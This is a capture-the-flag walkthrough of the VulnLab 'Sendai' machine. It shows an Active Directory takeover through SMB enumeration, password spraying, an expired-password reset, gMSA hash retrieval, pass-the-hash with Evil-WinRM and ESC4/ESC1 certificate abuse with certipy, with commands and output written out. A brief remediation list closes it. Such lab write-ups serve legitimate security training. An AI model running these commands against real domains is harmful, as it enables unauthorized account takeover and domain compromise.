



Sendai

VulnLabs Walkthrough

Sendai

 | Machine - Medium by xct

Ip	Expiry
10.10.82.95	in 2 hours




 Running.

Table of Contents

Table of Contents	2
Nmap scan	3
Enumeration	4
Changing a user's password & bloodhound enumeration.....	6
Initial foothold and user flag	8
More enumeration: PrivescCheck & ADCS.....	9
Root.....	11
Remediation	12

Nmap scan

```
Host is up (0.18s latency).
Not shown: 65511 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49671/tcp open  unknown
65181/tcp open  unknown
65193/tcp open  unknown
65202/tcp open  unknown
65224/tcp open  unknown
65237/tcp open  unknown
```

- Given that adws and kerberos-sec services are running, we know that this is an Active Directory environment.

Enumeration

- Using crackmapexec, let's try to enumerate open shares with the username "guest" and an empty password. We can see that we have read access to IPC\$, Sendai, and the Users share.
 - crackmapexec smb 10.10.82.95 -u guest -p "" --shares

```
(kali@kali)-[~/labs/vulnlab/Sendai]
$ crackmapexec smb 10.10.80.215 -u guest -p '' --shares
SMB      10.10.80.215    445   DC            [+] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sandai.vl) (signing:True) (SMBv1:False)
SMB      10.10.80.215    445   DC            [+] sendai.vl\guest:
SMB      10.10.80.215    445   DC            [+] Enumerated shares
SMB      10.10.80.215    445   DC            Share                Permissions           Remark
SMB      10.10.80.215    445   DC            -----
SMB      10.10.80.215    445   DC            ADMIN$               Remote Admin
SMB      10.10.80.215    445   DC            C$                   Default share
SMB      10.10.80.215    445   DC            config
SMB      10.10.80.215    445   DC            IPC$                 READ                  Remote IPC
SMB      10.10.80.215    445   DC            NETLOGON             Logon server share
SMB      10.10.80.215    445   DC            sendai              company share
SMB      10.10.80.215    445   DC            SYSVOL              Logon server share
SMB      10.10.80.215    445   DC            Users               READ
```

- In the Sendai share, we find a file called incident.txt. Here is what the file says:

```

kali@kali:~/Labs/vulnlab/Sendai
$ cat incident.txt
Dear valued employees,

We hope this message finds you well. We would like to inform you about an important security update regarding user account passwords. Recently, we conducted a thorough penetration test, which revealed that a significant number of user accounts have weak and insecure passwords.

To address this concern and maintain the highest level of security within our organization, the IT department has taken immediate action. All user accounts with insecure passwords have been expired as a precautionary measure. This means that affected users will be required to change their passwords upon their next login.

We kindly request all impacted users to follow the password reset process promptly to ensure the security and integrity of our systems. Please bear in mind that strong passwords play a crucial role in safeguarding sensitive information and protecting our network from potential threats.

If you need assistance or have any questions regarding the password reset procedure, please don't hesitate to reach out to the IT support team. They will be more than happy to guide you through the process and provide any necessary support.

Thank you for your cooperation and commitment to maintaining a secure environment for all of us. Your vigilance and adherence to robust security practices contribute significantly to our collective safety.

```

- The most relevant part of the file states: *“Affected users will be required to change their passwords upon their next login.”*
- Let’s enumerate further using crackmapexec.
 - `crackmapexec smb 10.10.82.95 -u 'guest' -p "" --rid-brute`

SMB	10.10.94.194	445	DC	1104: SENDAI\sqlsvc (SidTypeUser)
SMB	10.10.94.194	445	DC	1105: SENDAI\websvc (SidTypeUser)
SMB	10.10.94.194	445	DC	1107: SENDAI\staff (SidTypeGroup)
SMB	10.10.94.194	445	DC	1108: SENDAI\Dorothy.Jones (SidTypeUser)
SMB	10.10.94.194	445	DC	1109: SENDAI\Kerry.Robinson (SidTypeUser)
SMB	10.10.94.194	445	DC	1110: SENDAI\Naomi.Gardner (SidTypeUser)
SMB	10.10.94.194	445	DC	1111: SENDAI\Anthony.Smith (SidTypeUser)
SMB	10.10.94.194	445	DC	1112: SENDAI\Susan.Harper (SidTypeUser)
SMB	10.10.94.194	445	DC	1113: SENDAI\Stephen.Simpson (SidTypeUser)
SMB	10.10.94.194	445	DC	1114: SENDAI\Marie.Gallagher (SidTypeUser)
SMB	10.10.94.194	445	DC	1115: SENDAI\Kathleen.Kelly (SidTypeUser)
SMB	10.10.94.194	445	DC	1116: SENDAI\Norman.Baxter (SidTypeUser)
SMB	10.10.94.194	445	DC	1117: SENDAI\Jason.Brady (SidTypeUser)
SMB	10.10.94.194	445	DC	1118: SENDAI\Elliot.Yates (SidTypeUser)
SMB	10.10.94.194	445	DC	1119: SENDAI\Malcolm.Smith (SidTypeUser)
SMB	10.10.94.194	445	DC	1120: SENDAI\Lisa.Williams (SidTypeUser)
SMB	10.10.94.194	445	DC	1121: SENDAI\Ross.Sullivan (SidTypeUser)
SMB	10.10.94.194	445	DC	1122: SENDAI\Clifford.Davey (SidTypeUser)
SMB	10.10.94.194	445	DC	1123: SENDAI\Declan.Jenkins (SidTypeUser)
SMB	10.10.94.194	445	DC	1124: SENDAI\Lawrence.Grant (SidTypeUser)
SMB	10.10.94.194	445	DC	1125: SENDAI\Leslie.Johnson (SidTypeUser)
SMB	10.10.94.194	445	DC	1126: SENDAI\Megan.Edwards (SidTypeUser)
SMB	10.10.94.194	445	DC	1127: SENDAI\Thomas.Powell (SidTypeUser)
SMB	10.10.94.194	445	DC	1128: SENDAI\ca-operators (SidTypeGroup)

- Here we found multiple users. I saved these usernames to a file for further testing.
- With this user list, let's attempt authentication using an empty password.
 - crackmapexec smb 10.10.82.95 -u users.txt -p "" --continue-on-success

```
(kali@kali)-[~/labs/vulnlab/Sendai/kerbrute]
$ crackmapexec smb 10.10.94.194 -u users.txt -p "" --continue-on-success
```

SMB	10.10.94.194	445	DC	
				[*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
SMB	10.10.94.194	445	DC	[+] sendai.vl\Dorothy.Jones: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Kerry.Robinson: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Naomi.Gardner: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Anthony.Smith: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Susan.Harper: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Stephen.Simpson: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Marie.Gallagher: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Kathleen.Kelly: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Norman.Baxter: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Jason.Brady: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Elliot.Yates: STATUS_PASSWORD_MUST_CHANGE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Malcolm.Smith: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Lisa.Williams: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Ross.Sullivan: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Clifford.Davey: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Declan.Jenkins: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Lawrence.Grant: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Leslie.Johnson: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Megan.Edwards: STATUS_LOGON_FAILURE
SMB	10.10.94.194	445	DC	[+] sendai.vl\Thomas.Powell: STATUS_PASSWORD_MUST_CHANGE

- We see that the Elliot Yates user and the Thomas Powell user require a password change.

Changing a user's password & bloodhound enumeration

- Using smbpasswd.py (available on [GitHub](#)) we can change Elliot Yates' password.
 - python3 smbpasswd.py -newpass Password123 'Elliot.Yates':@10.10.82.95

```
(kali㉿kali)-[~/labs/vulnlab/Sendai]
$ python3 smbpasswd.py -newpass Password123 'Elliot.Yates':@10.10.94.194
Impacket v0.12.0.dev1 - Copyright 2023 Fortra


Current SMB password:
[!] Password is expired, trying to bind with a null session.
[*] Password was changed successfully.
```

- Using these credentials, we can further enumerate with bloodhound.
 - bloodhound-python -u 'Elliot.Yates' -p 'Password123' -d sendai.vl -c ALL -ns 10.10.82.95

```
(kali㉿kali)-[~/labs/vulnlab/Sendai]
$ bloodhound-python -u 'Elliot.Yates' -p 'Password123' -d sendai.vl -c All -ns 10.10.120.117

INFO: Found AD domain: sendai.vl
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.sendai.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.sendai.vl
INFO: Found 27 users
INFO: Found 57 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.sendai.vl
INFO: Done in 00M 31S
```

- Using BloodHound, we identify a privilege escalation path:
 - Elliot Yates is a member of the Support Group.
 - The Support Group has GenericAll privileges to the ADMSVC Group.
 - The ADMSVC Group has Read GMSAPassword privileges to the MGT SVC Account.



- What this means is that we can add Elliot Yates to the ADMSVC group and then retrieve the password for the MGTSVC account.

Initial foothold and user flag

- Adding Elliot Yates to the ADMSVC group.
 - `net rpc group addmem "ADMSVC" Elliot.Yates -U sendai.vl/Elliot.Yates -S 10.10.82.95`
- Retrieving the MGTSVC NTLM hash.
 - `crackmapexec ldap 10.10.82.95 -u Elliot.Yates -p Password123 -gmsa`

```
(kali@kali)-[~/labs/vulnlab/Sendai]
$ crackmapexec ldap 10.10.108.120 -u Elliot.Yates -p Password123 --gmsa
SMB 10.10.108.120 445 DC [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl)
(signing:True) (SMBv1:False)
LDAP 10.10.108.120 636 DC [+] sendai.vl\Elliot.Yates:Password123
LDAP 10.10.108.120 636 DC [*] Getting GMSA Passwords
LDAP 10.10.108.120 636 DC Account: mgtsvc$ NTLM: [REDACTED]
```

- Using this hash, we can authenticate using Evil-WinRM.
 - `evil-winrm -i 10.10.82.95 -u 'mgtsvc$' -H 'hash'`

```
(kali@kali)-[~/labs/vulnlab/Sendai]
$ evil-winrm -i sendai.vl -u 'mgtsvc$' -H [REDACTED]
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mgtsvc$\Documents> ls
```

- The user flag is in C:\

```
Mode                LastWriteTime         Length Name
----                -
d----- 7/11/2023 5:56 AM            config
d----- 7/18/2023 10:27 AM            inetpub
d----- 5/8/2021 1:20 AM            PerfLogs
d-r--- 7/19/2023 7:00 AM            Program Files
d----- 7/18/2023 6:11 AM            Program Files (x86)
d----- 7/18/2023 10:31 AM            sendai
d----- 7/11/2023 2:35 AM            SQL2019
d-r--- 2/12/2025 6:36 PM            Users
d----- 7/19/2023 7:11 AM            Windows
-a----- 7/18/2023 6:16 AM            36 user.txt

*Evil-WinRM* PS C:\> cat user.txt
[REDACTED]
*Evil-WinRM* PS C:\>
```


More enumeration: PrivescCheck & ADCS

- Running PrivescCheck, we find credentials for the Clifford Davey user.

```
Name           : Support
DisplayName     :
User           : LocalSystem
ImagePath      : C:\WINDOWS\helpdesk.exe -u clifford.davey -p [REDACTED] -k netsvcs
StartMode      : Automatic
Type           : Win32OwnProcess
RegistryKey     : HKLM\SYSTEM\CurrentControlSet\Services
RegistryPath   : HKLM\SYSTEM\CurrentControlSet\Services\Support
Status         :
UserCanStart    : False
UserCanStop    : False
ModifiablePath : C:\WINDOWS\helpdesk.exe
IdentityReference : SENDAI\mgtsvc$ (S-1-5-21-3085872742-570972823-736764132-1130)
Permissions    : AllAccess
```

- Using crackmapexec, let's see if there are any Active Directory Certificate Services (ADCS).
 - crackmapexec ldap 10.10.82.95 -u 'Elliot.Yates' -p 'Password123' -M ADCS


```
kali@kali: ~ 159x24
(kali@kali)-[~]
$ crackmapexec ldap sendai.vl -u 'Elliot.Yates' -p 'Password123' -M ADCS
SMB      sendai      445      DC      [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:sendai.vl) (signing:True) (SMBv1:False)
LDAP     sendai      389      DC      [+] sendai.vl\Elliot.Yates:Password123
ADCS     sendai      Found PKI Enrollment Server: dc.sendai.vl
ADCS     sendai      Found CN: sendai-DC-CA
ADCS     sendai      Found PKI Enrollment WebService: https://dc.sendai.vl/sendai-DC-CA_CES_Kerberos/service.svc/CES
```

- Here we confirm that ADCS is enabled. Let's use [certipy](#) to further enumerate.
 - certipy find -u 'clifford.davey' -p 'password' -dc-ip 10.10.82.95 -dns-tcp -ns 10.10.82.95

```
[!] Vulnerabilities
ESC4 : 'SENDAI.VL\\ca-operators' has dangerous permissions

1
Template Name : KerberosAuthentication
Display Name : Kerberos Authentication
Certificate Authorities : sendai-DC-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : False
Certificate Name Flag : SubjectAltRequireDns
                        SubjectAltRequireDomainDns
Enrollment Flag : AutoEnrollment
Private Key Flag : AttestNone
Extended Key Usage : Client Authentication
```

- Here we see that the ca-operators group is vulnerable to ESC4.
- Here is an [article](#) that explains how to exploit ESC4.
- Essentially, anyone who is a member of the ca-operators group can modify permissions on a certificate template, making the template vulnerable to ESC1.
- When ESC1 is vulnerable, low-privileged users can request certificates for other users, including high-privileged accounts.
- Clifford Davey is a member of the ca-operators group.



Root

- Using the Clifford Davey credentials obtained via PrivescCheck, we can modify the certificate template permissions, making it vulnerable to ESC1.
 - `certipy template -username clifford.davey@sendai.vl -password password -template SendaiComputer -save-old -dc-ip 10.10.82.95`
- After making the certificate template vulnerable to ESC1, we can run the `certipy find` command again to confirm that it is now vulnerable to ESC1.

```
Object Control Permissions
Owner                  : SENDAI.VL\Administrator
Full Control Principals : SENDAI.VL\Authenticated Users
Write Owner Principals  : SENDAI.VL\Authenticated Users
Write Dacl Principals   : SENDAI.VL\Authenticated Users
Write Property Principals : SENDAI.VL\Authenticated Users

[!] Vulnerabilities
ESC1                  : 'SENDAI.VL\Authenticated Users' can enroll, enrollee supplies subject and template allows client authentication
ESC2                  : 'SENDAI.VL\Authenticated Users' can enroll and template can be used for any purpose
ESC3                  : 'SENDAI.VL\Authenticated Users' can enroll and template has Certificate Request Agent EKU set
ESC4                  : 'SENDAI.VL\Authenticated Users' has dangerous permissions
```

- The command below is used to request a certificate as the administrator user.
 - `certipy req -username clifford.davey@sendai.vl -password password -ca sendai-DC-CA -dc-ip 10.10.82.95 -template SendaiComputer -upn administrator@sendai.vl`

```
(kali@kali)-[~/Labs/vulnlab/Sendai]
$ certipy req -username clifford.davey@sendai.vl -password password -ca sendai-DC-CA -dc-ip 10.10.99.109 -template
SendaiComputer -upn administrator@sendai.vl
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'administrator@sendai.vl'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

- Here we can see that we got the certificate and the private key to 'administrator.pfx'
- We can now use this to obtain the NTLM hash for the administrator user.
 - `certipy auth -pfx administrator.pfx -domain sendai.vl -username administrator -dc-ip 10.10.82.95`

```

(kali@kali)-[~/labs/vulnlab/Sendai]
└─$ certipy auth -pfx administrator.pfx -domain sendai.vl -username administrator -dc-ip 10.10.99.109
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sendai.vl
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sendai.vl': [REDACTED]

```

- With this NTLM hash, we can connect over Evil-WinRM to obtain the root flag.

```

Mode                LastWriteTime         Length Name
----                -
-a----          7/18/2023   6:15 AM             36 root.txt

a*Evil-WinRM* PS C:\Users\Administrator\Desktop>cat root.txt
[REDACTED]

```

Remediation

- Require identity verification before allowing password changes (e.g. security questions).
- Do not store passwords in plain text.